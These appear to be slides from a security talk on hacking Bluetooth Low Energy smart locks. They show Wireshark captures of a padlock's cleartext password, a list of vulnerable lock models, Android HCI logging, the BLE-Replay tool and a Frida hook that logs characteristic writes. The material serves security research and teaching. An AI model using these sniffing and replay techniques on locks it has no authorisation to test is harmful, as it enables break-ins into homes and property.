Filter only write requests (btatt.opcode == 0x12)

The screenshot shows the Wireshark interface with a packet list on the left and a packet details pane on the right. A context menu is open over the selected packet (No. 1051). The menu options include 'Apply as Filter', 'Prepare a Filter', 'Conversation Filter', 'Colorize with Filter', 'Follow', 'Copy', 'Show Packet Bytes...', 'Export Packet Bytes...', 'Wiki Protocol Page', 'Filter Field Reference', 'Protocol Preferences', 'Decode As...', and 'Go to Linked Packet'. The 'Apply as Filter' option is highlighted, and a sub-menu is open showing 'Selected' as the chosen option. The packet details pane shows the selected packet (No. 1051) as a Bluetooth ATT packet (42 bytes) with the opcode 'Write Request' (0x12). The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
1043	106.235403	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU
1044	106.236690	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU
1045	106.282887	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU
1046	106.283252	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU
1047	106.331532	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU
1048	106.331769	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU
1049	106.380300	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU
1050	106.380579	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU
1051	106.430273	10.0.0.1	10.0.0.2	Bluetooth	42	Sent Write Request, Handle: 0x002d (Unknown)
1052	106.430926	10.0.0.1	10.0.0.2	Bluetooth	26	Empty PDU

Frame 1051: 42 bytes on wire (336 bits) captured (336 bits) on interface 0
DLT: 157, Payload length: 42, captured length: 42, interface offset: 0
Bluetooth Low Energy (LE) L2CAP Protocol (L2CAP) (336 bits)
Bluetooth L2CAP Protocol (L2CAP) (336 bits)
Bluetooth Attribute Protocol (ATT) (336 bits)
Opcode: Write Request (0x12) (336 bits)
0... .. = A
.0... .. = C
01 0010 ...

0000
0010
0020

Find write packet, right click on Opcode (Write Request) and apply as filter

Gotcha!

*nRF Sniffer: /dev/ttyUSB0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

btatt

Interface /dev/tty Device "Padlock!" -78 dBm f4:b8:5e:c0:6e:a5 pu Passkey / OOB key Adv Hop 39 Help Defaults Log

No.	Time	Source	Destination	Protocol	Length	Info
831	62.929160	Master_0xc5605c3b	Slave_0xc5605c3b	ATT	38	Sent Write Request, Handle: 0x002d
834	63.032528	Slave_0xc5605c3b	Master_0xc5605c3b	ATT	34	Rcvd Handle Value Notification, Handle: 0x002d
839	63.136615	Master_0xc5605c3b	Slave_0xc5605c3b	ATT	33	Sent Read Request, Handle: 0x0018 (0x0000)
842	63.240707	Slave_0xc5605c3b	Master_0xc5605c3b	ATT	41	Rcvd Read Response, Handle: 0x0018 (0x0000)
847	63.343984	Master_0xc5605c3b	Slave_0xc5605c3b	ATT	33	Sent Read Request, Handle: 0x0034 (0x0000)
850	63.346006	Slave_0xc5605c3b	Master_0xc5605c3b	ATT	32	Rcvd Read Response, Handle: 0x0034 (0x0000)
863	63.755695	Master_0xc5605c3b	Slave_0xc5605c3b	ATT	35	Sent Write Request, Handle: 0x003b
866	63.757840	Slave_0xc5605c3b	Master_0xc5605c3b	ATT	31	Rcvd Write Response, Handle: 0x003b
881	64.173611	Master_0xc5605c3b	Slave_0xc5605c3b	ATT	33	Sent Read Request, Handle: 0x003a (0x0000)
884	64.177250	Slave_0xc5605c3b	Master_0xc5605c3b	ATT	32	Rcvd Read Response, Handle: 0x003a (0x0000)

▶ Frame 831: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on interface 0

- ▶ Nordic BLE Sniffer
- ▶ Bluetooth Low Energy Link Layer
- ▶ Bluetooth L2CAP Protocol
- ▼ Bluetooth Attribute Protocol
 - ▶ Opcode: Write Request (0x12)
 - ▶ Handle: 0x002d (Unknown: Unknown)
 - Value: 0012345678





```
0000 a0 06 1f 01 76 4e 06 0a 03 08 47 9c 00 90 ae 00 .....vN.. ..G....
0010 00 3b 5c 60 c5 02 0c 08 00 04 00 12 2d 00 00 12 .;\`.....-.-..
0020 34 56 78 cf f0 38 4Vx..8
```

„12345678” – cleartext password





Quicklock hack is brought to you by Antony Rose

>>> Vulnerable Devices

* Plain Text Password

- Quicklock Doorlock & Padlock v1.5  
- iBluLock Padlock v1.9 
- Plantraco Phantomlock v1.6 

* Replay Attack

- Ceomate Bluetooth Smart Doorlock v2.0.1 
- Elecycle EL797 & EL797G Smart Padlock v1.8 
- Vians Bluetooth Smart Doorlock v1.1.1 
- Lagute Sciener Smart Doorlock v3.3.0 



[15/44]


Manufacturer's statement

The electronic codes necessary to open are passed wirelessly and are unencrypted (by design) to allow vendors flexibility when integrating the bluetooth device into existing platforms. Because keys are passed wirelessly, they are open to Bluetooth hacking only for a few seconds, when a hacker is within range of the device. However, this level of security is similar to a standard lock and key scenario! Standard mechanical devices offer far fewer benefits than Bluetooth connected locks!

<https://www.thequicklock.com/security-notice.php>

ANDROID HCIDUMP „WHITEBOX“ APPROACH

How do we hack BLE?



Android HCI dump – white box approach

1. Enable Developer options in Android


About phone->Build number-> tap until „You are now a developer!”

2. Settings->Developer options->Enable Bluetooth HCI log

The file is saved in /sdcard/btsnoop_hci.log

Readable in Wireshark

Host Controller Interface



Linux (BlueZ), Android...

```
# hcidump
```



Hcidump

Dumps commands and data exchanged between host OS and adapter firmware.

You will see only public advertisements and data exchanged with your host.

In case of link-layer encryption, hcidump shows unencrypted data.

Does not dump raw RF packets.

BLE-Replay by NCC

<https://github.com/nccgroup/BLE-Replay>

Parses hcidump to json, wraps into python BLE client for replay/fuzzing

Example btsnoop_hci.log for our padlock

The image shows a Wireshark capture of Bluetooth traffic. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar with various icons. A filter bar at the top shows 'btatt' with a search icon and an 'Expression...' dropdown. The main display area is divided into three sections: a packet list, a packet details pane, and a packet bytes pane.

No.	Time	Source	Destination	Protocol	Length	Info
← 6.742574		localhost ()	TexasIns_c0:6e:a5 ()	ATT	17	Sent Write Request, Handle: 0x002d (Unknown:...
... 6.832301		TexasIns_c0:6e:a5 ()	localhost ()	ATT	13	Rcvd Handle Value Notification, Handle: 0x00...
→ ... 6.833329		TexasIns_c0:6e:a5 ()	localhost ()	ATT	10	Rcvd Write Response, Handle: 0x002d (Unknown...
... 6.870091		localhost ()	TexasIns_c0:6e:a5 ()	ATT	12	Sent Read Request, Handle: 0x0018 (Device In...
... 6.930117		TexasIns_c0:6e:a5 ()	localhost ()	ATT	20	Rcvd Read Response, Handle: 0x0018 (Device I...
7.078028		localhost ()	TexasIns_c0:6e:a5 ()	ATT	12	Sent Read Request, Handle: 0x002d (Unknown:...

Frame 216: 17 bytes on wire (136 bits), 17 bytes captured (136 bits)

- ▶ Bluetooth
- ▶ Bluetooth HCI H4
- ▶ Bluetooth HCI ACL Packet
- ▶ Bluetooth L2CAP Protocol
- ▼ Bluetooth Attribute Protocol
 - ▶ Opcode: Write Request (0x12)
 - ▶ Handle: 0x002d (Unknown: Unknown)

Value: 0012345678

[\[Response in Frame: 219\]](#)

0000 02 0e 00 0c 00 08 00 04 00 12 2d 00 00 12 34 564V

0010 78 x

How do we hack BLE?

Passive sniffing


- Using simple hw is unreliable, easy to lose packets.
- Difficult to understand transmission in Wireshark.
- Limited scripting – decode pcap, replay packets.
- + Can be helpful to diagnose what is happening on link-layer (e.g. Bluetooth encryption)
- + Does not require access to device nor smartphone
- Limited possibilities to decode encrypted connections (intercept pairing + CrackLE).

Android HCI dump

- + Catches all the packets (of our transmission)
- Difficult to understand transmission in Wireshark
- Limited scripting – decode pcap, replay packets.
- Does not cover link-layer. Only data exchanged between Android and BT adapter
- Requires access to smartphone
- + Even if the connection is encrypted, we have the packets in cleartext (de-/encrypted by adapter)

INTERCEPTING MOBILE APP

Frida – hooking mobile app



Frida hooks in mobile application

Replace writing to characteristic with your own function

```
function newWriteCharacteristic(data)
{
    hexstr="";
    for (i=0;i<data.length;i++)
    {
        b=(data[i]>>>0)&0xff;
        n=b.toString(16);
        hexstr += ("00" + n).slice(-2)+" ";
    }
    console.log("Output: " + hexstr);
    this.writeCharacteristic(data);
}
```

<https://www.pentestpartners.com/security-blog/reverse-engineering-ble-from-android-apps-with-frida/>

Frida - results

```
D:\dave>frida -U -l c:\users\dave\desktop\marshall-write.js air.com.marshall.gateway

┌───┐
│  C  │
│  >  │
│ /_/_\ │
│ : : : │
│ : : : │
│ : : : │
└───┘

Frida 10.6.52 - A world-class dynamic instrumentation toolkit

Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit

More info at http://www.frida.re/docs/home/

[LGE Nexus 5::air.com.marshall.gateway]-> Output: f0 00 21 15 7f 7f 7f 73 02 13 41 6e 61 6c 6f 67 75 65 20 46 72 65 61 6b 20 20 20 20
00 19 41 16 3f 2e 01 00 35 32 32 42 01 02 17 00 00 2b 64 00 29 00 00 02 4e 32 64 28 01 00 2e 17 43 2b 01 03 01 01 30 1f 03 04 01 02
03 04 f7
Output: f0 00 21 15 7f 7f 7f 73 02 17 56 69 72 75 73 20 20 20 20 20 20 20 20 20 20 20 00 11 31 2d 47 1a 01 03 18 4c 39 2d 01 06
19 01 00 25 3e 00 44 01 00 01 75 2b 23 1b 00 03 1d 2a 21 17 01 00 01 05 50 21 03 04 01 02 03 04 f7
Output: f0 00 21 15 7f 7f 7f 73 02 29 42 6c 75 65 73 62 72 65 61 6b 65 72 20 20 20 20 20 20 00 2c 42 4a 4b 31 00 01 00 3c 32 32 01 05
19 00 03 2a 35 00 00 00 00 02 67 26 26 1f 00 02 29 3d 2b 24 01 01 01 05 15 0b 03 04 01 02 03 04 f7
Output: f0 00 21 15 7f 7f 7f 73 02 29 42 6c 75 65 73 62 72 65 61 6b 65 72 20 20 20 20 20 20 00 2c 42 4a 4b 31 00 01 00 3c 32 32 01 05
19 00 03 2a 35 00 00 00 00 02 67 26 26 1f 00 02 29 3d 2b 24 01 01 01 05 15 0b 03 04 01 02 03 04 f7
Output: f0 00 21 15 7f 7f 7f 73 02 25 4a 56 4d 20 43 6c 65 61 6e 20 46 6c 61 6e 67 65 20 20 00 22 3a 1f 48 32 00 00 25 46 4d 24 01 03
19 01 01 14 4b 00 48 00 00 02 5f 20 0f 1a 00 03 37 1a 14 64 01 00 01 04 1d 30 03 04 01 02 03 04 f7
```

<https://www.pentestpartners.com/security-blog/reverse-engineering-ble-from-android-apps-with-frida/>

Possible advantage

This way it may be possible to hook into cleartext values before encryption/obfuscation.

BLE MITM


The car hacking contest again



Sometimes...

We can sniff the link communication, but it is encrypted on GATT layer.

(we see only encrypted hex stream)

